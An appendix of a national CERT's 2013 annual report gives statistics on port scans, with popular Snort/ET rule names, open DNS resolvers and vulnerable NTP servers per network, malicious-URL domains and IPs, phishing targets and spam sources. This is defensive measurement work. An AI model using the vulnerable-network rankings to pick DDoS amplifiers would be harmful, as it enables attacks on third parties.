
A.2.1 SCANNED SERVICES

Ranking first, as in the previous years, is port 445/TCP with the RPC service. There are two new ports in the ranking: port 4899/TCP assigned to RAdmin service and 3306/TCP assigned to MySQL database. The top 10 of the most scanned destination ports is presented in the table 9.

A

The most popular Snort rules, presented in the table 10, make it easier to identify the attacks. For example most of the connections to port 80 are related to scanning for vulnerabilities of IIS 5.0 server, published in the MS00-058 bulletin in 2000.

Rank	Destination port	Unique IPs	Service
1	TCP/445	283859	Windows RPC
2	TCP/3389	138242	RDP
3	TCP/4899	105577	RAdmin
4	TCP/80	70838	Webapplications and WWW servers
5	TCP/1433	67850	MS SQL
6	TCP/23	64865	telnet
7	TCP/22	35389	SSH
8	TCP/135	22802	DCE RPC Windows Service
9	TCP/139	16494	NetBIOS, printer and file sharing
10	TCP/3306	15095	MySQL

Table 9: Scanning by destination ports




Figure 14: Top scannings by destination port

Rank	Snort rule	Unique IPs	Port
1	ET POLICY RDP connection request	127551	TCP/3389
2	MISC MS Terminal server request	124529	TCP/3389
3	ET POLICY Radmin Remote Control Session Setup Initiate	103923	TCP/3899 TCP/4899 TCP/4900
4	ET POLICY Suspicious inbound to MSSQL port 1433	66889	TCP/1433
5	BLEEDING-EDGE RDP connection request	48993	TCP/3389
6	WEB-IIS view source via translate header	44580	TCP/80
7	ET SCAN Potential SSH Scan	24862	TCP/22
8	ET SCAN DCERPC rpcmgmt ifids Unauthenticated BIND	16628	TCP/135
9	BLEEDING-EDGE POLICY Reserved IP Space Traffic Bogon Nets 2	15105	—
10	ET POLICY Suspicious inbound to mySQL port 3306	14934	TCP/3306

Table 10: The most popular Snort rules from the ARAKIS system

Rank	Country	Unique IPs	Percentage
1	China	155722	26.78%
2	United States	46938	8.07%
3	Russia	42429	7.30%
4	Brazil	23125	3.98%
5	India	22556	3.89%
6	Taiwan	20250	3.48%
7	Turkey	18654	3.21%
8	Germany	17622	3.03%
9	Ukraine	16781	2.88%
10	Thailand	15950	2.74%

Table 11: Countries of origin for scanning (excluding Poland)

A.2.2 FOREIGN NETWORKS

In the analysis of geographical locations of scanning sources the first position is held by China. Other countries had a modest share in comparison. Table 11 lists the top 10 countries, of which IP addresses had the largest share in scanning.

Table 12 presents the most infected autonomous systems. The highest number of unique attacking IP addresses came from the network of a Chinese operator – China Telecom Backbone. This autonomous system ranked on top also last year.

A




Figure 15: Countries of origin for scanning (excluding Poland)

Rank	AS number	AS name	Country	Unique IPs	Per-centage
1	4134	China Telecom Backbone	China	86514	14.88%
2	4837	China Unicom Backbone	China	30672	5.28%
3	3462	Data Communication Business Group	Taiwan	16116	2.77%
4	9121	Turk Telekomunikasyon Anonim Sirketi	Turkey	13900	2.39%
5	9829	BSNL (Bharat Sanchar Nigam Ltd)	India	9179	1.58%
6	5384	Emirates Telecommunications Corporation	UAE	8867	1.52%
7	8151	Uninet S.A. de C.V.	Mexico	6833	1.17%
8	3320	Deutsche Telekom AG	Germany	6355	1.09%
9	18881	Global Village Telecom	Brazil	5990	1.03%
10	17552	True Internet Co., Ltd.	Thailand	4788	0.82%

Table 12: Foreign autonomous systems from which the highest number of scans originated

A.2.3 POLISH NETWORKS

We received information about 250,030 unique IP addresses that performed scans from Polish networks. There was an average of 1,348.39 unique IP addresses per day. Table 13 presents the list of the autonomous systems with the largest number of IP addresses used for scanning. There are no significant changes in comparison to the last year.

Rank	AS number	AS name	Unique IPs	Per-centage
1	12741	Netia SA	75285	10%
2	5617	Orange	73601	8%
3	8374	Polkomtel Sp. z o.o.	39327	6%
4	21021	Multimedia Polska S.A.	28136	6%
5	29314	VECTRA S.A.	6923	6%
6	29007	Petrotel Sp. z o.o.	3704	4%
7	21243	Polkomtel Sp. z o.o.	3121	4%
8	6714	GTS Poland Sp. z o.o.	2175	4%
9	43447	Orange	1504	4%
10	6830	Liberty Global Operations B.V. (UPC)	1299	4%

Table 13: Polish autonomous systems from which highest number of scanning incidents originated




Figure 16: Polish autonomous systems from which highest number of scanning incidents originated

A

A.3 OPEN RESOLVERS

In 2013 we have received 20,178,909 submissions concerning 1,470,593 unique IP addresses of the open resolvers. We received information on 167,955 unique IP addresses per day. The table 14 presents the comparison of the number of unique IP addresses seen during the whole year against the number of all IP addresses in the autonomous system. We included also these autonomous systems that have more than 250,000 IP addresses.

It should be mentioned that almost all IP addresses in the Lubuskie Sieci Swiatłowodowe sp. z o.o. autonomous system were open resolvers. Such servers can be easily used for launching the DDoS attacks with the infrastructure of this autonomous system.

Rank	AS number	AS name	Unique IPs	Percent of the AS size	Absolute rank
1	197025	Lubuskie Sieci Światłowodowe sp. z o.o.	1921	93.79%	20
2	49528	ALFANET, Marcin Małolepszy	4507	80.02%	13
3	197837	INTB Sebastian Pierzchała	1381	67.43%	25
4	38987	Spółdzielnia Telekomunikacyjna OST	7511	66.68%	9
5	57254	FHU SKANET Wojciech Capek	335	65.42%	96
6	198073	Telewizja Kablowa "Słupsk" sp. z o.o.	2515	61.40%	18
7	50231	SYRION sp. z o.o.	3298	58.55%	15
8	56783	ConnectIT Marcin Hajka	536	52.34%	64
9	198408	E-mouse Karol Urbanowicz	243	47.46%	122
10	197979	Interkar Komputer Serwis	472	46.09%	73

Table 14: Polish autonomous systems with the highest open resolvers percentage

Rank	AS number	AS name	Unique IPs	Percent of the AS size	Absolute rank
43	434479	Telekomunikacja Polska S.A.	1128078	20.46%	1
105	12741	Netia S.A.	130746	8.87%	2
122	21021	Multimedia Polska S.A.	44147	7.44%	3
203	6714	GTS Poland sp. z o.o.	13488	3.62%	5
230	20960	TK Telekom sp. z o.o.	249088	2.98%	10
251	29314	Vectra S.A.	12618	2.62%	6
281	12912	T-MOBILE POLSKA S.A.	679936	2.17%	4
668	43939	Internetia sp. z o.o.	1929	0.59%	19
709	6830	Liberty Global / UPC	7593	0.51%	8
878	8308	NASK	605	0.19%	49
940	8374	Polkomtel sp. z o.o.	688	0.05%	41
—	39603	P4 Sp. z o.o.	0	0.00%	—

Table 15: The biggest Polish autonomous systems with open DNS resolvers

A.4 OPEN NTP SERVERS

In 2013 we received 3,961,269 submissions relating to 1,931,117 unique IP addresses from around the world, including 11,395 from Poland where misconfigured or not updated NTP servers were present.

Rank	Country	Unique IPs	Percentage
1	United States	1148663	59.48%
2	South Korea	94068	4.87%
3	Japan	90195	4.67%
4	Russia	66850	3.46%
5	Canada	57619	2.98%
6	Germany	54115	2.80%
7	China	31321	1.62%
8	United Kingdom	26090	1.35%
9	Ukraine	19661	1.02%
10	The Netherlands	18309	0.95%
...	...	...	...
14	Polska	11395	0.59%

Table 16: Countries with the highest count of vulnerable NTP servers

A

Table 16 presents the list of countries where the number of the vulnerable NTP servers was the largest. Poland is at the 14th place in the ranking with only 11,395 unique IP addresses, that is hundred times less than the country ranked top – the United States.

Poz.	AS number	AS name	Country	Unique IPs	Percentage
1	7018	AT&T Services, Inc.	United States	466569	24.16%
2	7132	AT&T Internet Services	United States	264022	13.67%
3	2914	NTT America, Inc.	United States	211958	10.98%
4	6389	BellSouth.net Inc.	United States	73854	3.82%
5	9318	Hanaro Telecom Inc.	South Korea	39892	2.07%
6	4766	Korea Telecom	South Korea	36709	1.90%
7	27589	MOJOHOST	United States	25052	1.30%
8	24940	Hetzner Online AG	Germany	24400	1.26%
9	15290	Allstream Corp.	Canada	23310	1.21%
10	19397	ACN	United States	17284	0.89%

Table 17: Autonomous systems with most vulnerable NTP servers

Rank	AS number	AS name	Unique IPs	Percent of the AS size	Absolute rank
1	41057	P.H.U. Alfa Computers	706	34.37%	3
2	34844	Elart Stanisław Zakrzewski	170	11.06%	13
3	39198	Polskie Technologie Internetowe Sp. z o.o.	26	10.15%	68
4	13293	PIONIER	70	9.11%	31
5	57536	MICROLINK Łaszczyk Michał	45	8.78%	45
6	197431	Gemius S.A.	109	8.51%	25
7	15396	Uniwersytet Warszawski	21	8.20%	80
8	42374	Instalnet Szabat Rydzewski sp. j.	229	8.13%	9
9	25313	Open Finance S.A.	18	7.03%	91
10	196844	PIONIER	33	6.44%	56
11	47466	Przedsiębiorstwo Produkcyjno Montażowe Budownictwa PROMONT	33	6.44%	56

Table 18: Polish autonomous systems with the vulnerable NTPs

Rank	AS number	AS name	Unique IPs	Percent of the AS size	Absolute rank
173	8308	NASK	499	0.16%	4
257	6714	GTS Poland sp. z o.o.	270	0.07%	6
268	12741	Netia S.A.	930	0.06%	2
321	20960	TK Telekom sp. z o.o.	111	0.04%	24
395	5617	Telekomunikacja Polska S.A.	1196	0.02%	1
415	29314	Vectra S.A.	60	0.01%	34
426	6830	Liberty Global / UPC	155	0.01%	17
429	21021	Multimedia Polska S.A.	59	0.01%	36
438	43939	Internetia sp. z o.o.	27	0.01%	64
455	8374	Polkomtel sp. z o.o.	14	0.00%	104
456	12912	T-MOBILE POLSKA S.A.	7	0.00%	150
—	39603	P4 Sp. z o.o.	0	0.00%	—

Table 19: The biggest Polish autonomous systems with vulnerable NTPs

Table 17 and 18 presents the distribution of the number of unique IP addresses of misconfigured servers seen during the whole year divided by the number of all IP addresses in the autonomous system. We identified these autonomous systems that have more than 250,000 IP addresses.

A.5 MALICIOUS SITES

In 2013 we received 12,674,270 submissions on 8,393,693 unique malicious URLs, including 1,486,066 submissions relating to 497,721 unique URLs in .pl domain. There was an average of 1,363 malicious sites in .pl domain per day.

Rank	Unique URLs	Domain name
1	45075	katalog.onet.pl
2	21018	www.nokaut.pl
3	5232	republika.pl
4	4624	smiletube.pl
5	4091	www.amedis.pl
6	3535	biegle.pl
7	3521	liniamedia.com.pl
8	2941	warezdownload.pl
9	2826	pelcpawel.fm.interia.pl
10	2594	caligula.pl

Table 20: Domain names with the highest number of malicious URLs

A

Table 20 presents the list of the full domain names with the largest number of malicious URLs. As in the previous year, katalog.onet.pl was at the first place. The second place is occupied by Nokaut website because in August all URLs in that domain were marked by Google Safebrowsing as malicious due to compromised ad system [12].

Rank	Unique URLs	IP	AS number	AS name
1	45075	213.180.146.24	12990	Onet.pl SA
2	22455	92.43.117.165	31229	Beyond sp. z o.o.
3	9538	194.9.24.158	41406	ATM S.A.
4	6905	213.180.150.17	12990	Onet.pl SA
5	5216	217.74.66.183	16138	Interia.pl
6	4866	89.161.232.42	12824	home.pl
7	4496	193.203.99.113	47303	REDEFINE
8	4179	85.128.196.157	15967	NetArt
9	3966	91.199.22.117	41079	SuperHost.pl Sp. z o.o.
10	3928	217.74.65.162	16138	Interia.pl

Table 21: IP addresses with malicious URLs

Table 21 presents the IP addresses with the largest number of malicious URLs. Similarly to the last year, large hosting providers – Interia and Onet ranked top. Table 22 presents the autonomous systems with the largest number of malicious URLs. Home.pl, OVH, Onet and Interia are the leaders of the ranking.

Rank	Unique URLs	AS number	AS name
1	87620	12824	home.pl
2	53426	12990	Onet.pl SA
3	37868	16276	OVH
4	33646	15967	NetArt
5	32925	24940	Hetzner
6	23153	31229	E24
7	18491	16265	Fiberring
8	16391	16138	Interia.pl
9	15853	41079	SuperHost.pl Sp. z o.o.
10	13273	29522	Krakowskie e-Centrum Informatyczne JUMP

Table 22: Autonomous systems with the highest count of malicious URLs




Figure 17: Autonomous systems with the highest count of malicious URLs

Table 23 presents the list of the countries where servers with malicious sites in .pl domain were located. As expected, Poland is at the first place. The rest of the ranking looks similar to 2012.

Rank	Unique URLs	Countries
1	374080	Poland
2	53180	Germany
3	32996	France
4	16887	The Netherlands
5	12068	United States
6	3389	Canada
7	2115	Czech Republic
8	1872	Switzerland
9	1679	Portugal
10	1306	United Kingdom

Table 23: Countries in which the malicious .pl domains were hosted

A

A.6 PHISHING

In 2013 we received 19,991 submissions concerning phishing located in Polish networks. These submissions were related to 7,886 different URLs in 3,780 domains, hosted on 1,578 IP addresses. In general, almost all incidents related to phishing turned out to be the result of break-ins, and not purchased specifically for the criminal purpose. The significant increase in phishing incidents is due to the increase in the number of sources that share information with us.

The networks where the phishing sites were located most of often should not be a surprise – there are mainly large hosting providers, such as Home.pl and NetArt. This year, the number of submissions per an IP address is lower which means that a response to reported incident has been quicker.

For many years the PayPal service has remained the most popular target of the phishing attacks. What is interesting, Google and Apple accounts also became targets of phishing campaigns in 2013. Looking at banks, attackers tried to steal access data from Chase, Wells Fargo and Bank of America most often. In 2013 there was also the series of phishing attacks on customers of iPKO (online banking service of PKO BP Polish bank). The phishing pages were located on several addresses outside the .pl domain, in foreign networks.

Rank	Target	Cases
1	PayPal	1954
2	Google	229
3	Chase	129
4	Apple	84
5	Wells Fargo	79
6	Bank of America	57
7	eBay	32
8	postbank.de	23
9	MasterCard	20
10	Nationwide	15
11	Amazon	17
12	Vodafone	12
13	sparkasse.de	11
14	Citi	10
15	Nordea	6
—	other banks	61

Table 24: Phishing targets

Rank	AS number	AS name	Unique IPs	Unique URLs	Submissions
1	12824	home.pl sp. z o.o.	598	2611	1568
2	15967	NetArt	283	761	602
3	16276	OVH	49	396	83
4	29522	Krakowskie e-Centrum Informatyczne JUMP	41	94	69
5	5617	Telekomunikacja Polska S.A.	39	174	85
6	41079	SuperHost.pl sp. z o.o.	34	411	182
7	196763	Key-Systems GmbH	30	121	32
8	43333	CIS NEPHAX	27	57	52
9	198414	Biznes-Host.pl sp. z o.o.	22	57	34
10	47544	IQ PL Sp. z o.o.	21	30	38

Table 25: Polish autonomous systems with the highest phishing counts

A.7 SPAM

The incidents described in this section relate to machines in Polish networks that are used as sources of unsolicited messages. These are mostly computers infected with malware, thus bots used for mass mailing without the knowledge or consent of their legitimate owners. Due to the difficulties in defining spam – both in Polish law as well as in users' perception – we haven't prepared the statistics of unsolicited correspondence.

2013 marked a great progress in fighting against botnets sending spam from Polish networks. In comparison to 2012 the number of submissions relating to this problem has decreased by 31% to the level of 3,553,219. They concerned 1,348,771 unique IP addresses (decrease by 18.1%).

Undoubtedly much of the success lay in the decision made by Netia. As the second large operator (after Orange Poland) it blocked the port 25/TCP. The operation took place from March to April 2013. In the result Netia lost its leadership in the ranking of Polish networks that are the source of spam. Now Netia is at the third place in regards to the number of reports and at the fifth place in regards to the number of unique IP addresses identified as sending spam. Next year the results should be even better because current ranking took into account the data from the first quarter of 2013 when Netia did not implement the policy of blocking the port.

We observed the decrease in both the number of submissions and the number of unique source IP addresses for every operator, though not as spectacular as for Netia. We hope that at least one of the decisive factors was the struggle carried out by NASK and CERT Polska against Polish domains used to manage botnets. As a result we took over many active networks of bots and prevented them from communication with C&C servers and carrying

A

out the commands, including sending spam and scraping for email addresses. More information on this subject is available in the section 7 of the report.

Rank	AS number	Name	Unique IPs	Percentage
1	39603	P4 Sp. z o.o.	275749	43.16%
2	43447	Orange Polska	327361	31.68%
3	12912	T-MOBILE POLSKA S.A.	175391	25.80%
4	8374	Polkomtel S.A.	253038	19.13%
5	21021	Multimedia Polska S.A.	71242	12.01%
6	12741	Netia S.A.	150378	9.97%
7	29314	VECTRA	28392	5.59%
8	6714	GTS Poland Sp. z o.o.	9365	2.25%
9	20960	TK Telekom	2566	1.03%
10	43939	Internetia Sp. z o.o.	1152	0.35%
11	8308	NASK	403	0.13%

Table 26: Polish autonomous systems from which most of the spam originated

The ranking presenting the ratio of the number of IP addresses sending spam to the size of the network is the most reliable. Table 26 presents such a ranking for the largest Polish networks (over 250 thousand addresses)[46]. This year, for the first time, the top of the ranking is dominated by the mobile networks, which is the consequence of the trend that has been continuing for few years.




Figure 18: Polish autonomous systems from which most of the spam originated

It should be emphasized that thanks to the decision made by Orange and Netia, as well as deactivating the botnets, Poland is not considered the notorious source of spam anymore. Of course it does not mean that we can stop the fight, however it is clear that the actions taken by the largest players have significant repercussions. We expect that mobile operators and Multimedia Polska S.A. will also follow that road.

[46] The comparison does not include a major cable operator - UPC, due to incomplete data for its autonomous system.

REFERENCES

[1] IAB mobile 2012'Q4, kwiecień 2013.

[2] Lavasoft Security Bulletin: June 2013. Lavasoft. http://www.lavasoft.com/mylavasoft/securitycenter/whitepapers/lavasoft-security-bulletin-june-2013, czerwiec 2013.

[3] AV Comparatives. Appendix to the Anti-Virus Comparative. http://www.av-comparatives.org/wp-content/uploads/2013/09/avc_fp_201309.pdf, wrzesień 2013.

[4] Malware don't need Coffee. Flimrans Affiliate: Borracho. http://malware.dontneedcoffee.com/2013/10/flimrans-affiliate-borracho.html, październik 2013.

[5] Malware don't need Coffee. Revoyem goes international -shocking distribution.... http://malware.dontneedcoffee.com/2013/09/ revoyem-goes-international-shocking.html, wrzesień 2013.

[6] Eurostat. Level of Internet access - households (%). http://epp.eurostat.ec.europa.eu/tgm/table.do?tab=table&init=1&plugin=1&language=en&pcode=tin00134.

[7] Eurostat. Number of private households by household composition, number of children and age of youngest child (1 000). http://appsso.eurostat.ec.europa.eu/nui/show.do?dataset=lfst_hhnhtych&lang=en.

[8] Eurostat. Nearly one third of internet users in the EU27 caught a computer virus, luty 2011.

[9] Donna Ferguson. CryptoLocker attacks that hold your computer to ransom. The Guardian, październik 2013.

[10] Samuel Gibbs. US police force pay bitcoin ransom in Cryptolocker malware scam. The Guardian, listopad 2013.

[11] Yotam Gottesman. RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information. https://blogs.rsa.com/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-information/ styczeń 2014.

[12] Dziennik Internautów. Błąd w Nokaut.pl sprawił, że stronę uznano za niebezpieczną. Problem dotknął sklepy. http://di.com.pl/news/48643,1,Blad_w_Nokautpl_sprawil_ze_strone_uznano_za_niebezpieczna_Problem_dotknal_sklepy-Marcin_Maj.html, sierpień 2013.

[13] FOX IT. Large botnet cause of recent Tor network overload. http://blog.fox-it.com/2013/09/05/large-botnet-cause-of-recent-tor-network-overload/, wrzesień 2013.

[14] JustBeck. $zend_framework WordPress Hacks. http://www.justbeck.com/zend_framework-wordpress-hacks/, czerwiec 2013.

[15] Brian B Kelly. Investing in a centralized cybersecurity infrastructure: Why hacktivism can and should influence cybersecurity reform. BUL Rev., 92:1663, 2012.

[16] Joyce Lee. South Koreans seethe, sue as credit card details swiped. http://www.reuters.com/article/2014/01/21/us-korea-cards-idUSBREA0K05120140121, styczeń 2014.

[17] MalwareSigs. Sakura EK on waw .pl domains. http://www.malwaresigs.com/2013/09/06/sakura-ek-on-waw-pl-domains/, wrzesień 2013.

[18] Etay Maor. Out of the Shadows – i2Ninja Malware Exposed. http://www.trusteer.com/blog/out-of-the-shadows-%E2%80%93-i2ninja-malware-exposed, listopad 2013.

[19] Miasto. Kradzież i wyciek danych pacjentów? http://www.miasto.koszalin.pl/index.php?option=com_content&view=article&id=2692%3Akradzie-i-wyciek-danych-pacjentow&catid=1%3Adzi-w-gazecie&Itemid=1&fb_source=message, kwiecień 2013.

[20] Microsoft. Microsft Security Intelligence Report. http://download.microsoft.com/download/5/0/3/50310CCE-8AF5-4FB4-83E2-03F1DA92F33C/Microsoft_Security_Intelligence_Report_Volume_15_English.pdf, styczeń-czerwiec 2013.

[21] Microsoft. Microsft Security Intelligence Report: Poland. http://download.microsoft.com/download/D/1/2/D1210CEE-3ABA-472E-B059-4EA1621DB5CF/Microsoft_Security_Intelligence_Report_Volume_15_Regional_Threat_Assessment_Poland.pdf, styczeń-czerwiec 2013.

[22] Arbor Networks. Measuring Botnet Populations. http://www.arbornetworks.com/asert/2012/05/measuring-botnet-populations/, luty 2012.

[23] Niebezpiecznik. Baza klientów Netia S.A. na sprzedaż? http://niebezpiecznik.pl/post/baza-klientow-netia-s-a-na-sprzedaz/, styczeń 2013.

[24] Niebezpiecznik. iBOOD i wyciek danych klientów. http://niebezpiecznik.pl/ post/ibood-i-wyciek-danych-klientow, kwiecień 2013.

[25] Niebezpiecznik. Instagram pełen zdjęć dowodów, praw jazdy kart płatniczych Polaków. http://niebezpiecznik.pl/post/instagram-pelen-zdjec-dowodow-praw-jazdy-i-kart-platniczych-polakow/, grudzień 2013.

[26] Niebezpiecznik. OVH zhackowane! Miałeś konto, zmień hasło. http: //niebezpiecznik.pl/post/ovh-zhackowane-miales-konto-zmien-haslo/, lipiec 2013.

[27] Krebs on Security. A First Look at the Target Intrusion, Malware. http://krebsonsecurity.com/2014/01/ a-first-look-at-the-target-intrusion-malware/, styczeń 2014.

[28] Daniel Plohmann, Elmar Gerhards-Padilla, and Felix Leder. Botnets: Detection, Measurement, Disinfection & Defence. http://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-applications/botnets/botnets-measurement-detection-disinfection-and-defence/at_download/ fullReport, 2011.

[29] podkom. Kamil Rynkiewicz. Zatrzymany w związku z atakami „hakerskimi". http://www.dolnoslaska.policja.gov.pl/www/index.cgi?strona=2013_05_08&numer=63, maj 2013.

[30] CERT Polska. Analiza domen rejestrowanych za pośrednictwem Domain Silver, Inc. http://www.cert.pl/PDF/Raport_Domain_Silver_PL.pdf, lipiec 2013.

[31] CERT Polska. Android 4.4 KitKat – zmiany w bezpieczeństwie. http://www.cert.pl/news/7741, listopad 2013.

[32] CERT Polska. Jak rozpoznać i unieszkodliwić VBKlip? http://www.cert.pl/news/7712, październik 2013.

[33] CERT Polska. Koledzy ZitMo: kradzież SMSowych haseł jednorazowych przez aplikację "E-Security". http://www.cert.pl/news/6949, kwiecień 2013.

[34] CERT Polska. (Nowy?) botnet DDoS w wersji na Linuksa i Windowsa. http://www.cert.pl/news/7849, grudzień 2013.

[35] CERT Polska. Otwarte serwery DNS – najlepszy przyjaciel ataków DDoS. https://www.cert.pl/news/6767, marzec 2013.

[36] CERT Polska. Przejęcie domen botnetu Citadel plitfi. http://www.cert.pl/PDF/Raport_Citadel_plitfi_PL.pdf, kwiecień 2013.

[37] CERT Polska. Przejęcie domen botnetu Virut. http://www.cert.pl/PDF/Raport_Virut_PL.pdf, luty 2013.

[38] CERT Polska. Uwaga! Malware podmieniający numer konta podczas kopiowania ze schowka Windows. http://www.cert.pl/news/7662, październik 2013.

[39] CERT Polska. Wykradacz haseł jednorazowych na Androida udający mobilnego antywirusa. http://www.cert.pl/news/7866, grudzień 2013.

[40] CERT Polska. Nowy trojan bankowy napisany w .NET (VBKlip): bez sieci, bez rejestru, nie wykrywany przez AV. http://www.cert.pl/news/7955, styczeń 2014.

[41] Matthew Prince. The DDoS That Almost Broke the Internet. http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet, marzec 2013.

